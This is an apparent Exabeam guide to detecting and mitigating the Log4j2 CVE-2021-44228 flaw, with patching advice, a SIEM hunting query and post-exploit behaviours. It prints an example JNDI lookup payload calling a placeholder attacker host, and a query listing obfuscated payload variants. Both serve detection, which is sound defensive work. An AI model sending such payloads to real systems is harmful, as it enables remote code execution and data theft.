
exabeam



Guide

7 Detection Tips for the Log4j2 Vulnerability

Detecting CVE-2021-44228 Pre and Post Exploit threat detection, and response

Background

Apache Log4j2 is a ubiquitous library used by millions for Java applications; the library is part of the Apache Software Foundation's Apache Logging Services project. The vulnerability CVE-2021-44228, disclosed on December 9, 2021, allows for remote code execution against users with certain standard configurations in prior versions of Log4j 2 as of Log4j 2.0.15. This vulnerability is actively being exploited in the wild.

Why You Should Care

This vulnerability, when exploited, allows the attacker to remotely inject code into services that use this library, with system-level privileges, allowing them to send requests to any application on the server as well as retrieve information about the system itself or, in the worst-case scenario, get full control of the environment by sending a request similar to this one:

```
${jndi:ldap://<atttackerhost>:<port>/a}
```

With a version of this last request, the vulnerability is triggered and makes the vulnerable server start a connection with the attacker host through JNDI (Java Naming and Directory Interface).

This connection will provide the attacker with several options to take control of the vulnerable server or extract valuable information such as accounts, passwords, or internal configuration.

There have been a lot of open source IOCs released related to exploitation attempts for the Log4j vulnerability. One such list is maintained by GreyNoise Intelligence. You can leverage this in your log store or data lake and get a list of successful and failed attempts by these indicators.

Exabeam suggests if any internal host is found running this request, it should be added to a watchlist putting the system on the front row for patching.

Seven Tips You Can Use Today

Below are seven tips that can be used today to help detect any impact from CVE-2021-44228. In parallel, check to see what detections your vendor(s) have available. In addition to applying these detections to your detection and incident response workflow, updating your version of Log4j2 is recommended, details on this are below.

Update to Log4j2 version 2.16.0

Apache Log4j2 version 2.16.0 fixes this vulnerability. Initially, version 2.15.0 was released to mitigate the bug, but that version was itself flawed in that it could let someone execute a denial of service attack. One vector that allowed exposure to this vulnerability was Log4j's allowance of Lookups to appear in log messages. As of Log4j 2.15.0 this feature is now disabled by default. While an option has been provided to enable Lookups in this fashion, users are strongly discouraged from enabling it.

For those who cannot upgrade to 2.16.0, in releases >=2.10, this vulnerability can be mitigated by setting either the system property log4j2.formatMsgNoLookups or the environment variable LOG4J_FORMAT_MSG_NO_LOOKUPS to true. For Apache Log4j releases from 2.7 through 2.14.1 all PatternLayout patterns can be modified to specify the message converter as %m{nnolookups} instead of just %m. For releases from 2.0-beta9 to 2.10.0, the mitigation is to remove the JndiLookup class from the classpath:zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class

Learn more on the Apache Log4j site here.

Pre-exploit Detection Tips

1. **Detect querying your log store or data lake**
   a. To detect exploit attempts of this vulnerability in your environment your query should search for jndi commands such as ${jndi:*}. We have seen a lot of obfuscation around jndi, you can use this query to hunt in your environment -

```
"jndi:ldap" OR "jndi:dns" OR "jndi:rmi" OR
"j}ndi" OR "jndi%3Aldap" OR "jndi%3Aldns"
OR command_line:"${jndi:ldap://"
OR user_agent:"${jndi:ldap://" OR
user:"${jndi:ldap://" OR "${${::-j}${::-
n}${::-d}${::-i}:" OR "${${::-j}ndi:" OR
"${${lower:jndi}"
```

   b. Streamline the process of an investigation by running this query and remember Dec 9, 2021 was the first date this was reported
2. **Detect by adding a correlation rule**
   a. Operationalize the query above as a correlation rule
   b. If your SIEM allows it, run the query in real time
3. **Detect using known IOCs in your SIEM**
   a. Download the list maintained by GreyNoise Intelligence.
   b. Leverage this in your Data Lake/store and get a list of successful and failed attempts by these indicators

Note: If you are an Exabeam customer you can get more information here.

Tips 4-7 on following page →

Detection Tips — Post-exploit

The attack surface is huge for the Log4j vulnerability, and we have seen reports of a lot of post-exploitation activities. Your SIEM vendor should be curating a list of rules that you can add to search in your environment to check for the post-exploitation activities. If your SIEM leverages behavioral analytics, below are the post-exploit behaviors you should be looking for. Using behavioral analytics, some SIEM tools are capable of identifying these behaviors in real time.

4. **Identify network traffic anomalies**
    a. Identify abnormal ingress and egress traffic to geos
    b. Identify abnormal use of network ports
    c. Identify devices directly connecting to IPs instead of domains via the proxy
    d. Identify abnormal data transfers out of the network
5. **Identify abnormal user agent strings**
    a. More than two new user agents were used by the user in the same session
    b. First user agent string for user
    c. First activity using this mobile web browser/app for this user to a new domain

Detect using behavioral analytics for cryptomining activity

a. We have seen crypto mining tools running the environment, monitoring any abnormal process execution for crypto miners. You can build a context table for the latest cryptomining activity and trigger an alert on a match.
b. User or Host has connected to a known coinmining/shadowmining domain/IP

6. **Identify endpoint activity anomalies**
    a. Base64 string in command line execution on this asset
    b. A ping command used a hex decoded IP address on this asset
    c. Abnormal use of Powershell

Using Behavioral Analytics provides another layer of detection because it defines what normal looks like, and highlights risk anomalies to help identify post-exploitation activities as they occur.

The Exabeam Security Research Team will continue to analyze this threat and develop new content to help customers better identify and respond to this threat. Please join our blog to be notified of future activities and updates.

About Exabeam

Exabeam is a global cybersecurity leader that adds intelligence to every IT and security stack. The leader in Next-gen SIEM and XDR, Exabeam is reinventing the way security teams use analytics and automation to solve threat detection, investigation, and response (TDIR), from common security threats to the most critical that are difficult to identify. Exabeam offers a comprehensive cloud-delivered solution that leverages machine learning and automation using a prescriptive, outcomes-based approach to TDIR. We design and build products to help security teams detect external threats, compromised users and malicious adversaries, minimize false positives, and best protect their organizations.

For more information, visit exabeam.com

exabeam